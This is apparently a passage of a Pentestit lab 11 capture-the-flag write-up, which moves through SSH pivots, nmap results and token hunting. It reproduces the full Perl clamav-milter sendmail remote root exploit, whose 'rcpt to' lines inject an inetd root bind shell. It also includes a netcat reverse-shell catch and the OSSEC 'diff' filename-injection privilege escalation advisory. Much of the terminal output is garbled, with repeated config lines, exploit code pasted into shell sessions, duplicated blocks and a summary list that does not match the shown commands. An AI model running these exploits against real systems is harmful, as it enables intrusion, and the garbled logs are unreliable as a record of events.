john@t111-192-168-11-3:/tmp$ ls
uscreens
john@t111-192-168-11-3:/tmp$ echo "/home/tester/token" > /build/log/tokenreader.lg
```

Here is the token for screen.

```
root@testlab:~/pentestit/lab11# ssh john@192.168.11.3
john@192.168.11.3's password:
Last login: Fri Dec 22 01:17:01 2017 from 192.168.11.254
#####
PasswordAuthentication no
    PasswordAuthentication yes
#####
PasswordAuthentication no
    PasswordAuthentication yes
#####
PasswordAuthentication no
    PasswordAuthentication yes
#####
john@t111-192-168-11-3:~$ python -c 'import pty;pty.spawn("/bin/bash");'
#####
PasswordAuthentication no
    PasswordAuthentication yes
#####
john@t111-192-168-11-3:~$ cd /tmp/
john@t111-192-168-11-3:/tmp$ ls
testlog uscreens
john@t111-192-168-11-3:/tmp$ while true;do cat testlog|grep -v "Directory";done
Session_WOW
```

Now, let's find out where we are in network diagram:



If you remember when we nmap'ed 192.168.11.1-5 range, I find sendmail service on 192.168.11.5.

```
Nmap scan report for 192.168.11.5
Host is up (0.0013s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh        OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
25/tcp    open  smtp       Sendmail (Not accepting mail)
Service Info: Host: t111-192-168-11-5.mail-dev; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

I quickly googled to see any exploit publicly available for sendmail service, and here is the result:

Google search results for "sendmail exploits". The results include:

- Sendmail vulnerability - CVE Details**
https://www.cvedetails.com/vulnerability-list/vendor_id-31/Sendmail.html
Security vulnerabilities related to Sendmail : List of vulnerabilities related to any product of this vendor.
- Sendmail 8.11.x (Linux/386) - Local Privilege Escalation - Exploit-DB**
https://www.exploit-db.com/exploits/411/
Jan 1, 2001 - CVE: CVE-2002-1337. ... This code exploits well-known local-root bug in sendmail 8.11.x. ... [e] Sendmail 8.11.x exploit, (coded by sd@sf.cz [sd@ircnet], 2001) ...
- Sendmail with clamav-milter < 0.91.2 - Remote Command ... - Exploit-DB**
https://www.exploit-db.com/exploits/4761/
Dec 21, 2007 - CVE: CVE-2007-4560. ... ## Sendmail w/ clamav-milter Remote Root Exploit. ... print "Sendmail w/ clamav-milter Remote Root Exploit";
- Sendmail 8.11.6 - Address Prescan Memory Corruption - Exploit-DB**
https://www.exploit-db.com/exploits/2242/
Mar 29, 2003 - A vulnerability in Sendmail may be exploited remotely to execute arbitrary code. The flaw is present in the 'prescan()' procedure, which is used for processing email addresses in SMTP headers. This condition has been confirmed to be exploitable by remote attackers to execute instructions on target ...

Did you notice anything? yes right, Sendmail with clamav-milter, this could be our clamav token machine, so let's read about this exploit.

```
## black-hole.pl
## Sendmail w/ clamav-milter Remote Root Exploit
## Copyright (c) 2007 Eliteboy
#####
use IO::Socket;

print "Sendmail w/ clamav-milter Remote Root Exploit\n";
print "Copyright (C) 2007 Eliteboy\n";

if ($#ARGV != 0) {print "Give me a host to connect.\n";exit;}

print "Attacking $ARGV[0]...\n";

$sock = IO::Socket::INET->new(PeerAddr => $ARGV[0],
                               PeerPort => '25',
                               Proto   => 'tcp');

print $sock "ehlo you\r\n";
print $sock "mail from: <>\r\n";
print $sock "rcpt to: <nobody\>|echo '31337 stream tcp nowait root /bin/sh -i' >> /etc/inetd.conf\"@localhost\r\n";
print $sock "rcpt to: <nobody\>|/etc/init.d/inetd restart\"@localhost\r\n";
print $sock "data\r\n.\r\nquit\r\n";

while (<$sock>)
{
    print;
}
```

Not very complicated, seems like if we send command in specific format in rcpt to, it executes it. Let's try. Exploit seems working but I'm not able to get the reverse shell of the machine may be because of firewall rules. I thought to update iptables to allow, but none of the commands worked on any machine to change firewall settings.

Next options is to see which machine responds to reverse shell, I logged into all the machines one by one and used the above exploits to get the shell, and finally found that 192.168.10.1 which allowed on firewall of clamav machine (192.168.11.5).

```
root@testlab:~/pentestit/lab1# ssh -i ssh_id_rsa -o StrictHostKeyChecking=no nc -l -p 25
You have new mail from exploit-db.com/exploits/4761/
Last login: Fri Dec 22 18:20:45 2017 from 192.168.10.254
#####
[REDACTED] Kali Linux [REDACTED] Kali Tools [REDACTED] Exploit-DB [REDACTED] Aircrack-ng [REDACTED] Kali Forum
PasswordAuthentication no
#####
[REDACTED]
[REDACTED] EXPLOIT [REDACTED] Home Exploits Shells
[REDACTED] engineer@192.168.10.1:~$ nc -l -p 4444
listening on [any] 4444 ...
connect to [192.168.10.1] from (UNKNOWN) [192.168.11.5] 40312
python -c 'import pty;pty.spawn("/bin/bash")'
#####
[REDACTED]
[REDACTED] PasswordAuthentication no
[REDACTED] FID: 4761 Author: eliteboy Published: 2007-12-22
[REDACTED] clamav@192-168-11-5:~$ ./clamav-304582f055584d918170ad9164f261b1s_id
[REDACTED] id=1000/clamav uid=1000/clamav groups=1000/clamav
[REDACTED] clamav@192-168-11-5:~$ ./clamav-304582f055584d918170ad9164f261b1s ls -alh
[REDACTED] total 12K
[REDACTED] drwx-- 2 clamav clamav 4.0K Dec 22 18:30 .
[REDACTED] drwxrwxrwt 8 root root 24 Dec 22 18:30 clamav-milter Remote Root Exploit
[REDACTED] -rw----- 1 clamav clamav 0B Dec 22 18:30 clamav-milter Remote Root Exploit
[REDACTED] clamav@192-168-11-5:~$ ./clamav-304582f055584d918170ad9164f261b1s cat msg.Y
[REDACTED] use IO::socket;
[REDACTED] ./clamav-304582f055584d918170ad9164f261b1s cat msg.Y
[REDACTED] Received: by clamav-milter [REDACTED] print "Copyright (C) 2007 Eliteboy\n";
[REDACTED] From: <>
[REDACTED] To: nobody<[REDACTED]> if ($#ARGV > 0) {print "Give me a host to connect.\n";exit;}
[REDACTED] cat: ./clamav-304582f055584d918170ad9164f261b1s: No such file or directory
[REDACTED] clamav@192-168-11-5:~$ ./clamav-304582f055584d918170ad9164f261b1s PeerPort => '25'.
```

Ok, so we got shell, let's continue with enumeration. I'm liking [LinEnum](#) scripts, it's gave me almost all information about the same. After closely looking, one program which normally doesn't installed by

default came to my notice i.e. "ossec", and immediately I searched for any open exploits related to it. Here is result. The latest exploit on privilege escalation is 'diff' privilege escalation. Let's see the details:

Google search results for "ossec exploit". The results include:

- OSSEC 2.8 - 'hosts.deny' Local Privilege Escalation - Exploit-DB**
https://www.exploit-db.com/exploits/35234/ - Nov 14, 2014 - CVE: CVE-2014-5284. # Exploit Title: ossec 2.8 Insecure Temporary File Creation Vulnerability Privilege Escalation ... print("Creating /tmp/hosts.deny300 through /tmp/hosts.deny65536 ...")
- OSSEC 2.7 < 2.8.1 - 'diff' Local Privilege Escalation - Exploit-DB**
https://www.exploit-db.com/exploits/37265/ - Jun 11, 2015 - OSSEC 2.7 < 2.8.1 - 'diff' Local Privilege Escalation, CVE-2015-3222. Local exploit for Linux platform.
- CVE-2014-5284 FreeBSD: security/ossec-hids-* -- root escalation via ...**
https://www.rapid7.com/dbn/.../freebsd-vid-36856a7b-3963-11e4-ad84-000c9f9ae42 Description: host-denry.sh in OSSEC before 2.8.1 writes to temporary files with predictable filenames without verifying ownership, which allows local users to modify access restrictions in hosts.deny and gain root privileges by creating the temporary files before automatic IP blocking is performed.
- NVD - CVE-2014-5284**
https://nvd.nist.gov/vuln/detail/CVE-2014-5284 - http://www.exploit-db.com/exploits/35234, Exploit, External Source, EXPLOIT-DB, 35234. https://github.com/ossec/ossec-hids/releases/tag/2.8.1, Patch, Vendor Advisory, External Source, CONFIRM, https://github.com/ossec/ossec-hids/releases/tag/2.8.1 ...

Let me give you some information, which you might already be aware. OSSEC is basically and open source host based intrusion detection system. Below vulnerability is on a monitor agent which monitors for file changes. If you look at line number 258, it tries to execute the diff command, and diff command takes file name. So if we manipulate filename to something which diff takes as argument and executes it.

```
1 Fix for CVE-2015-3222 which allows for root escalation via syscheck - https://github.com/ossec/ossec-hids/releases/tag/2.8.2
2
3 Affected versions: 2.7 - 2.8.1
4
5 Beginning is OSSEC 2.7 (d98fc1c9) a feature was added to syscheck, which
6 is the daemon that monitors file changes on a system, called
7 "report_changes". This feature is only available on *NIX systems. It's
8 purpose is to help determine what about a file has changed. The logic to
9 do this comparison is as follows which can be found in
10 src/syscheck/reportchanges.c:
11
12 252 /* Run diff */
13 253 date_of_change = File_DataOfFileChange(old_location);
14 254 snprintf(fdiff.cmd, 2048, "diff %s\`\\`%s\\`\\`/tmp/local/%s/diff.%d\\`"
15 255 "%s\\`\\`/dev/null", 16
16 256 tmp_location, old_location,
17 257 DIFF_DATE_OF_CHANGE, 1, (int)date_of_change);
18 258 if (syscall(difff.cmd) != 256)
19 259 perror("%s: ERROR: Unable to run diff for %s",
260 261 ARGV0, filename);
262 263 return (NULL);
263 }
264
265 Above, on line 258, the system() call is used to shell out to the
266 system's "diff" command. The original filename is passed in as an argument
267 which presents us with the possibility to run arbitrary code.
268 Since the syscheck daemon runs as the root user so it can inspect any
269 file on the system for changes, any code run using this vulnerability
270 will also be run as the root user.
271
272 An example attack might be creating a file called "foo-<(touch bar)"
273 which should create another file "bar".
274
275 Again, this vulnerability exists only on *NIX systems and is contingent
276 on the following criteria:
277
278 1. A vulnerable version is in use.
279 2. The OSSEC agent is configured to use syscheck to monitor the file
280 system's "diff" command.
281 3. The list of directories monitored by syscheck includes those writable
282 by underprivileged users.
283 4. The "report_changes" option is enabled for any of those directories.
284
285 The fix for this is to create temporary trusted file names that symlink
286 back to the original files before calling system() and running the
287 system's "diff" command.
```

Terminal session details:

- SSH session from aengineer@111-192-168-10-1 to root@testlab: ~
- Generating RSA keys: ssh-keygen -t rsa -o StrictHostKeyChecking=no
- Exploit development environment: Kali Linux, Exploit-DB, Aircrack-ng, Mail Test
- Exploit creation: Using msfvenom to generate a payload for a mail client exploit.
- Exploit delivery: Attacking a target host (192.168.11.5) via TCP port 25.
- Exploit interaction: The exploit sends a crafted email message containing a shell payload.
- Exploit success: The exploit successfully gains root privileges on the target host.
- Post-exploitation: The root shell is maintained, and the exploit author is noted.

Finally, we can access the root directory, and after looking into files inside root, we can see there is token.

Get the token and publish on portal for points.

Let's see how we are doing on network diagram.

Search for our final token i.e. ACCESS CONTROL (172.16.0.16 & 172.16.0.17). We already know the user and ssh key for 172.16.0.16 (remember when we entering Srv1 option we were being connected to 172.16.0.16 using aengineer id and the ssh key, which we already stored and used for some of our previous connection).

Let's use same to connect on this machine:

```
root@testlab:~/pentestit/lab11# ssh aengineer@172.16.0.16
aengineer@172.16.0.16 Warning: Permanent key added for 172.16.0.16 (ECDSA) to the list of known hosts.
Last login: Fri Dec 22 22:58:19 2017 from 192.168.11.1
#####
# Exploit-DB # Aircrack-ng # Kali F
PasswordAuthentication no
#####
# Exploit-DB # Aircrack-ng # Kali F
aengineer@t111:~$ ls
aengineer@t111 172.16.0.16:~$ ls -lh
total 32K
drwxr-xr-x 3 aengineer aengineer 30 Jul 30 12:06 .black-hole.pl
drwxr-xr-x 4 root root 12K Jun 29 19:16 .ssh
-rw----- 1 aengineer aengineer 220 Jun 29 19:16 .bash_logout
-rw-r--r-- 1 aengineer aengineer 106 Jul 30 12:06 .bash_history
-rw-r--r-- 1 aengineer aengineer 675 Jul 30 12:06 .bashrc
-rw-r--r-- 1 aengineer aengineer 190 Jul 30 12:06 .bashrc
drwx----- 2 aengineer aengineer 4.0K Jun 30 12:06 .ssh
-rw----- 1 aengineer aengineer 1.1K Jun 30 12:06 .viminfo
aengineer@t111 172.16.0.16:~$ rm -rf .ssh .bashrc .bashrc
ls
ssh-keygen
cd .ssh/
ls
rm id_rsa*
vi authorized_keys
cd .ssh
ls
ls -l
cd .ssh
ls
vi authorized_keys
id
who
exit
ls -l
ls -la
cd .ssh
cd /var/www/html/
cat login.php
cd /var/www/html/
cat token.sec
cd /var/www/
ls
cd html
pwd
ls
ls -l
cat token.sec
cat login.php
cat ftpclient.py
cat parse.php
iptables -l
exit
aengineer@t111:~$ cd /var/www/html/
aengineer@t111:~$ ls
css db.csv  ftpclient.py index.html login.php parse.php token.sec
aengineer@t111:~$ cat token.sec
Trying to match CVEs (1): CVE-2007-4560
aengineer@t111:~$ cat token.sec
with clamav-milter < 0.91.2, Sendmail v
cat: token.sec: Permission denied
aengineer@t111:~$
```

Related Exploits

```
18 print $sock "ehlo you\r\n";
19 print $sock "mail from: <>\r\n";
20 print $sock "rcpt to: <nobody>|echo '31337 stream tcp nowait
21 print $sock "rcpt to: <nobody>|/etc/init.d/inetd restart\"@lo
22 print $sock "data\r\n.\r\nquit\r\n";
23
24 while (<$sock>) {
25     print;
26 }
27 # milw0rm.com [2007-12-21]
```

```
18 print $sock "ehlo you\r\n";
19 print $sock "mail from: <>\r\n";
20 print $sock "rcpt to: <nobody>|echo '31337 stream tcp nowait
21 print $sock "rcpt to: <nobody>|/etc/init.d/inetd restart\"@lo
22 print $sock "data\r\n.\r\nquit\r\n";
23
24 while (<$sock>) {
25     print;
26 }
27 # milw0rm.com [2007-12-21]
```

```
« Previous Exploit
```

```
aengineer@t111:~$ cd /var/www/html/
aengineer@t111:~$ ls
css db.csv  ftpclient.py index.html login.php parse.php token.sec
aengineer@t111:~$ cat token.sec
Trying to match CVEs (1): CVE-2007-4560
aengineer@t111:~$ cat token.sec
with clamav-milter < 0.91.2, Sendmail v
cat: token.sec: Permission denied
aengineer@t111:~$
```

quickly checking files and looking at the history, we saw there were some command issues to /var/www/html, and then accessed the token. So I did same, and found that I don't have access to token.asc file.

There are other tow files which are very interesting, first is ftpclient, which actually pulls db.csv file periodically from 172.16.0.17.

